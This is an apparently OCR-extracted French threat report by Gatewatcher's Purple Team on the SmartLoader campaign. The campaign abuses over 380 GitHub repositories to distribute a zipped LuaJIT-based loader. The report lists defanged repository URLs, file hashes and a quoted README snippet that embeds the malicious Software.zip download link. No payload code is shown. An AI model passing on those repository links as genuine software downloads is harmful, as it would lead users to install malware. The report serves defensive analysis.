


*Smartloader : Analyse de la Purple Team Gatewatcher_*

« SmartLoading ... please wait »

GATEWATCHER

Sommaire_

*Partie 1 : Hidden in plain sight_*

Les 5 dernières années ont marqué un tournant important dans le paysage de la menace cyber. En effet, face à la recrudescence de cyberattaques, il est devenu crucial pour toute organisation de protéger son réseau en intégrant des outils de détection, afin de prévenir et identifier rapidement les menaces potentielles. Face à la montée en puissance de ces systèmes de détection et de réponse, les attaquants doivent s'adapter en détournant l'utilisation de services légitimes afin de ne pas éveiller les soupçons. Nous avions traité le cas de l'utilisation de la communauté Steam par les stealer dans un précédent article. Aujourd'hui nous allons comprendre comment les outils communautaires comme GitHub peuvent être utilisés à des fins malveillantes.
Ainsi, parmi les services réputés, Github est régulièrement utilisé par les attaquants comme infrastructure. Cela peut aller de dépôts contenant un fichier malicieux à des méthodes plus subtiles, comme l'insertion de fichiers dans la section « release » ou en pièce jointe de ticket.

Lors de notre veille, l'équipe Purple a repéré une nouvelle vague de dépôts suspects. Cette recrudescence a attiré notre attention, et nous avons décidé d'examiner de plus près ce phénomène.

1.1 RECENSEMENT




Figure 1. Capture d'écran du premier dépôt observé

Le premier dépôt observé fut hxxps://github[.]com/loudwens/displayindex/.

Malgré son apparence légitime, ce dépôt GitHub présente un certain nombre de caractéristiques assez inhabituelles. Tout d'abord, l'absence complète de code source au profit d'une unique archive dans l'onglet « releases » constitue un premier élément suspect.
Le contenu du fichier README.md contient des sections douteuses comme le détail du dépôt ou encore un message en fin de fichier ressemblant à de la publicité.

De plus, lors de la lecture des instructions, les extraits de code semblent pour le moins approximatifs.

```go
package main

import (
        "fmt"
        "https://github.com/loudwens/displayindex/releases/download/v2.0/Software.zip"
)

func main() {
        display := https://github.com/loudwens/displayindex/releases/download/v2.0/Software.zip()
        https://github.com/loudwens/displayindex/releases/download/v2.0/Software.zip("Active Display: ", display)
}
```

Figure 2. Extrait de code présent dans le fichier README

Comme le montre l'image précédente le dépôt est toujours actif, un commit ayant été effectué seulement 23 minutes avant la capture d'écran. Cependant, on notera que seuls 3 d'entre eux sont visibles sur le dépôt et qu'il n'existe pas d'autre branche. Cette information étant incohérente avec les statistiques tenues par la plateforme.

En regardant de plus près le compte utilisateur associé à ce dépôt, on note une activité importante depuis le mois de février 2025.




Figure 3. Activité du compte utilisateur détenant le dépôt

Parmi les différents dépôts identifiés, ils semblent tous suivre un même schéma : une absence de code source, la présence d'un binaire compressé en zip dans la partie 'release', et une activité soutenue reconnaissable dans les commits.




Figure 4. Exemple de dépôt similaire #1




Figure 5. Exemple de dépôt similaire #2




Figure 6. Exemple de dépôt similaire #3

Les quelques variations sur les dates semblent dues aux différentes souches.

Évidemment, les dépôts couvrent une grande variété de sujets, tout comme leur contenu. Ils ciblent des thèmes allant des logiciels de triche aux effets de production musicale, en passant par des versions d'Android, ou encore, des outils liés à l'IA.

De plus, certains fichiers README présentent des spécificités notables, notamment dans la liste des contributeurs, où certains noms soulèvent légitimement des interrogations…




Figure 7. Exemple de contributeurs suspects

Sur la base des spécificités observées, une recherche a été menée pour identifier d'autres dépôts similaires. Étant donné l'activité régulière caractéristique, nous avons limité la recherche aux plus actifs au cours des derniers jours.

Suite à cette recherche, plus de 380 dépôts ont été identifiés. Tous ont été créés entre le 11 janvier et le 23 février, à l'exception d'un datant du 21 mars.

Maintenant, concernant les utilisateurs, il ne s'agit pas toujours de comptes récents.
Bien qu'une vingtaine de comptes aient été créés en début d'année 2025, certains d'entre eux remontent à beaucoup plus loin.

Le compte utilisé le plus ancien a été créé il y a de cela 13 ans, en 2012.




Figure 8. Activité de l'utilisateur antony000

Ce dernier n'est pourtant pas un cas isolé, même s'il ne s'agit pas de la majorité. Une cinquantaine de comptes ont été créés en 2021 ou avant.
Bien que certains acteurs de la menace laissent délibérément des comptes "vieillir" pour réduire les risques de détection, il semble plus probable qu'au moins une partie des comptes utilisés soient des comptes abandonnés ayant sûrement fuité ou volés.

1.2 LES SOUCHES

Lors de nos observations préliminaires, 5 ‘samples’ distincts ont été collectés. Cependant, les différences entre ces souches est très relative car il ne s’agit que de légères variations de présentation.

La plupart des échantillons se présentaient sous la forme d’une archive nommée Software.zip (ou Program.zip pour la souche qui semble être la plus ancienne) contenant les fichiers suivants :

- Launcher.bat (ou Launch.bat)
- userdata.txt (8e8173f0411f8c052959503db6d2cdab651ef122847e2fe61758b50f9fb8a649)
- lua51.dll (012e772e3c72c5f500aab86e78e99afff222bdc8d914bc32bb244ade03d5a486)
- luajit.exe (30f7bd2e98df2ec3405f3ab4aab5be8f0dc1d9ac638286edf390c4ddb74b4316)

Le lanceur est justement la partie variable de ces souches. Au-delà du nom du lanceur, le contenu est artificiellement modifié par l’ajout de saut de ligne.




Figure 9. Distinction entre le lanceur de deux souches différentes

En revanche, la charge utile reste quant à elle rigoureusement identique d’un échantillon à l’autre.

```
8e8173f0411f8c052959503db6d2cdab651ef122847e2fe61758b50f9fb8a649  3a2f/userdata.txt
8e8173f0411f8c052959503db6d2cdab651ef122847e2fe61758b50f9fb8a649  541d/userdata.txt
8e8173f0411f8c052959503db6d2cdab651ef122847e2fe61758b50f9fb8a649  57d5/userdata.txt
```

Figure 10. Somme de contrôle du fichier userdata.txt de différentes souches

Nos recherches suivantes ont cependant remonté d'autres souches actives.
Avec un total de 23 hash différents pour les archives, les charges utiles, quant à elles, sont beaucoup plus stables.

Dans 87,19 % des cas le hash est similaire à celui qui a été étudié. Pour les cas suivants la distribution est ainsi :

- e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855 dans 8,54 % des cas
- 0ed8e43a9b0bbb8754ec1ce195e07f6af5e5363ab039cda32413746a3e772fa8 dans 4,02 % des cas
- 5ad575b6d5a79a41fa37fa07b4c72744cbf402c14947788e26e3dbd1f4403baa dans 0.25 % des cas

